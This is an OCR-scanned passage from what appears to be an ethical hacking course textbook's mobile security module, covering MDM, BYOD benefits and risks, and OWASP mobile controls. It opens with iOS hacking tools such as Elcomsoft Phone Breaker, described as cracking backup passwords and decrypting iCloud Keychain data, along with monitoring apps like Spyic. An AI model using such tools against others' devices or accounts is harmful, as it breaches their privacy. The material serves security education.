
iOS Hacking Tools

Various tools used by attackers to hack target iOS mobile devices are discussed below:

- **Elcomsoft Phone Breaker**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Phone Breaker allows attackers to perform logical and over-the-air acquisition of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud. It allows attackers to break passwords and decrypt iOS backups with GPU acceleration. Using this tool, attackers can decrypt iCloud Keychain and messages with media files and documents from iCloud.


Elcomsoft Phone Password Breaker
Password Recovery Master
Tools
Change backup
Basic
Dictionary Attack
Brute-Force Attack
User's
Template
Start recovery

Set up recovery pipeline

Backup - D:\Cases\iPhoneback ... password-1234\Manifest.plist


Dictionary Attack — 1 wordlist, minimal mutation. Passwords to process – 0

Attack — 1-5 symbols, a-z. Passwords to process – 12356630

Figure 9.14: Screenshot of Elcomsoft Phone Breaker

Some additional tools for hacking iOS devices are listed below:

- Fing - Network Scanner (*https://apps.apple.com*)
- Network Analyzer Master (*https://apps.apple.com*)
- Spyic (*https://spyic.com*)
- iWepPRO (*https://apps.apple.com*)
- Frida (*https://www.frida.re*)




Module Flow

Discuss Mobile Platform Attack Vectors and Vulnerabilities
02
03
Understand Mobile Device Management (MDM) Concept
Understand Mobile Attack Anatomy
01
04
Discuss Mobile Attack Countermeasures

Understand Mobile Device Management (MDM) Concept

Mobile device management (MDM) is gaining considerable importance with the adoption of policies such as BYOD across organizations. The increasing number and types of mobile devices such as smartphones, laptops, tablets, and so on has made it difficult for enterprises to make policies and manage these devices securely. MDM is a policy that helps to handle such devices carefully while ensuring that they are secure. Companies use a kind of security software for the administration of all mobile devices connected to the enterprise network.

This section deals with MDM concepts that help to secure, monitor, manage, and support mobile devices.



Mobile Device Management (MDM)

Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers

It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support mobile devices

Mobile Device Management (MDM)

MDM provides platforms for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, and so on. It helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks. It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support these devices. It can be used to manage both company-owned and employee-owned (BYOD) devices across the enterprise. Examples of MDM solutions include IBM MaaS360, Citrix Endpoint Management, VMware AirWatch, and so on.

The basic features of MDM software are as follows:

- Uses a passcode for the device
- Remotely locks the device if it is lost
- Remotely wipes data in the lost or stolen device
- Detects if the device is rooted or jailbroken
- Enforces policies and tracks inventory
- Performs real-time monitoring and reporting




Windows
Smart Phone
iPad
Windows Phone
Tablet PC
iPhone
Wireless
Internet
Firewall
DMZ
File System
Directories and Databases
Administrative Console
MDM Server

Figure 9.15: Schematic of Mobile Device Management (MDM)



Bring Your Own Device (BYOD)

- ❑ Bring your own device (BYOD) refers to a policy that allows an employee to bring their **personal devices**, such as laptops, smartphones, and tablets, to their **workplace** and use them to access the organization's resources by following the access privileges
- ❑ The BYOD policy allows employees to use the devices that they are **comfortable with** and **best fits their preferences** and work purposes

BYOD Benefits

Bring Your Own Device (BYOD)

BYOD refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to their workplace and use them for accessing the organization's resources as per their access privileges.

BYOD allows employees to use devices that they are comfortable with and which best fits their preferences and work purposes. With a "work anywhere, anytime" strategy, the challenge for the BYOD trend is to secure the company's data and meet compliance requirements.


BYOD Benefits

Adopting BYOD advantageous for the company as well as the employee. Some of the benefits of BYOD are discussed below:

- **Increased Productivity**: Employees become experts in using their personal devices and this increases their productivity. In addition, users tend to upgrade their personal devices with cutting-edge technologies so that the enterprise can benefit from the latest features (both software and hardware) of the device.
- **Employee Satisfaction**: By implementing BYOD, employees use devices of their own choice, which they invest in themselves without the company's involvement. Moreover, employees are more comfortable with their personal devices, as they contain both personal data and corporate data, thus eliminating the usage of multiple devices.
- **Work Flexibility**: By practicing BYOD, employees can carry a single device to satisfy their personal and professional needs. Work that is usually done in the office can be done from anywhere in the world, as employees are provided with access to the corporate data. BYOD users have more freedom, as their companies do not impose strict rules that

they would have to follow when using company property. BYOD replaces the traditional client-server model with a mobile and cloud-centric strategy, which can have far-reaching benefits.

- **Lower Costs:** A business that adopts BYOD does not have to spend on devices but saves money, as employees purchase their own devices. In addition, the cost of data services shifts to employees who can take better care of their own property (device).



BYOD Risks

01 Sharing **confidential data** on unsecured networks

02 Data leakage and **endpoint security issues**

03 Improperly **disposing of devices**

04 Support for many **different devices**

05 Mixing personal and **private data**

06 Lost or **stolen devices**

07 Lack of awareness


08 Ability to bypass organization’s **network policies**

BYOD Risks

Employees connecting to the corporate network or accessing corporate data using their own mobile devices pose security risks to the organization. Some BYOD security risks are listed below:

- **Sharing confidential data on unsecured networks**: Employees might access corporate data via a public network. These connections may not be encrypted; sharing confidential data via an unsecured network may lead to data leakage.
- **Data leakage and endpoint security issues**: In this cloud-computing era, mobile devices are insecure endpoints with cloud connectivity. By synchronizing with organizational email or other apps, these mobile devices carry confidential information. If the device is lost, it could potentially expose all the corporate data.
- **Improperly disposing of devices**: An improperly disposed of device could contain a wealth of sensitive information, such as financial information, credit card details, contact numbers, and corporate data. Therefore, it is important to ensure that the device does not contain any data before it is disposed of or passed on to others.
- **Support for many different devices**: Organizations allow employees to access its resources from anywhere in the world, enhancing productivity and driving employee satisfaction. However, support for different devices and processes can increase costs. Employee-owned devices have limited security and come with a variety of platforms. This impedes the IT department’s capability to manage and control all the devices in a company.

- **Mixing personal and private data**: Mixing personal and corporate data on mobile devices leads to serious security and privacy implications. Therefore, it is a good practice to keep the corporate data separate from the employee's personal data; this helps an organization to apply specific security measures such as encryption to protect the critical corporate data stored on the mobile device. In addition, it becomes easy for the organization to remotely wipe the corporate data without affecting the employee's personal data when an employee leaves the organization.
- **Lost or stolen devices**: Due to their small size, mobile devices are often lost or stolen. When an employee loses his/her mobile device that is used for both personal and official purposes, the organization might face a security risk, as attackers can compromise the corporate data stored in the lost device.
- **Lack of awareness**: Organizations must educate their employees regarding BYOD security issues. Failing to do so might result in compromising the corporate data stored in mobile devices.
- **Ability to bypass organization's network policy rules**: According to their particular requirements, the policies imposed may differ between wired networks and wireless networks. BYOD devices connected to wireless networks have the ability to bypass the organization's network policy rules enforced only on wired LANs.
- **Infrastructure issues**: A BYOD program involves dealing with various platforms and technologies. Not all employees carry the same devices. Different devices, each running different OS and programs, come with their own security loopholes. Thus, it can be problematic for an IT department to set up and maintain infrastructure to support different devices' needs, such as managing data, security, backup, and compatibility among devices.
- **Disgruntled employees**: Disgruntled employees in an organization can misuse corporate data stored on their mobile devices. They may also leak sensitive information to competitors.



Module Flow

01 Understand Mobile Attack Anatomy

02 Discuss Mobile Platform Attack Vectors and Vulnerabilities


03 Understand Mobile Device Management (MDM) Concept

04 **Discuss Mobile Attack Countermeasures**

Discuss Mobile Attack Countermeasures

Like personal computers, mobile devices store sensitive data and may be susceptible to various threats. Therefore, it is best to secure them to prevent the compromise or loss of confidential data, to reduce the risk of various threats such as viruses and Trojans, and to mitigate other forms of abuse. To secure these devices, one should adopt strict measures and use security tools.

This section deals with various mobile security guidelines and mobile protection tools that help to secure mobile devices.



OWASP Top 10 Mobile Controls

- Identify and protect sensitive data on the mobile device
- Handle password credentials securely on the device
- Ensure sensitive data are protected in transit
- Implement user authentication, authorization, and session management correctly
- Keep the backend APIs (services) and platform (server) secure
- Secure data integration with third-party services and applications
- Pay specific attention to the collection and storage of consent for the collection and use of the user's data
- Implement controls to prevent unauthorized access to paid-for resources
- Ensure secure distribution /provisioning of mobile applications
- Carefully check any runtime interpretation of code for errors

https://www.owasp.org

OWASP Top 10 Mobile Controls

Source: *https://www.owasp.org*

1. **Identify and protect sensitive data on the mobile device**
   - In the design phase, classify the data storage according to the sensitivity and then apply the controls. Process, store, and use data based on its classification
   - Apply validation of the security of API calls to the sensitive data
   - Store the sensitive data on the server instead of the client-side device, as it supports secure network connectivity and other protection mechanisms
   - Use file encryption API provided by the OS or other trusted source when storing data in a device.
   - Use encryption to store sensitive data and store it in a tamper-proof area if possible
   - Restrict access to sensitive data based on contextual information, e.g., location
   - Always make sure to turn off the location, GPS tracking, or other sensitive information when not in use
   - Always be aware of the public shared storage as it is easily vulnerable to data leakage
   - Apply the principle of minimal disclosure and identify the type of data needed in the design phase
   - Use non-persistent identifiers wherever possible, which are not shared with other apps


- Applications should use remote wipe and kill switch APIs for removing sensitive information from the device in the event of theft or loss

2. **Handle password credentials securely on the device**
   - Use longer term authorization tokens instead of passwords as per the OAuth model and encrypt tokens in transit using SSL/TLS
   - Leverage the encryption and key-store mechanisms provided by the mobile OS to securely store passwords and authorization tokens
   - Ensure that capabilities such as secure element are used to store keys, credentials, and other sensitive data
   - Allow access to mobile users for changing the passwords on the device
   - Make sure to use measures that allow repeated patterns to curb smudge attacks
   - Make sure that no password or key is visible in the cache or logs
   - Do not store any passwords or secrets in the mobile application binaries, as they can be easily downloaded and reverse engineered
3. **Ensure sensitive data are protected in transit**
   - Enforce the use of an end-to-end secure channel such as SSL/TLS when sending sensitive information over the network
   - Use complex and well-known encryption algorithms such as AES with appropriate key lengths for enhanced security
   - Ensure the use of certificates signed by trusted CA providers and do not disable or ignore SSL chain validation
   - A secure connection should be established only after verifying the identity of the remote end point for reducing the risk of MITM attacks
   - Sending sensitive data using SMS or MMS from or to the mobile end points should be avoided
4. **Implement user authentication, authorization, and session management correctly**
   - The authentication mechanism strength must depend on the sensitivity of the data being processed by the application and its access to valuable resources
   - Ensure that session management is handled properly after the initial authentication using appropriate secure protocols
   - Use unpredictable session identifiers with high entropy and repeated application of SHA1 for combining random variables
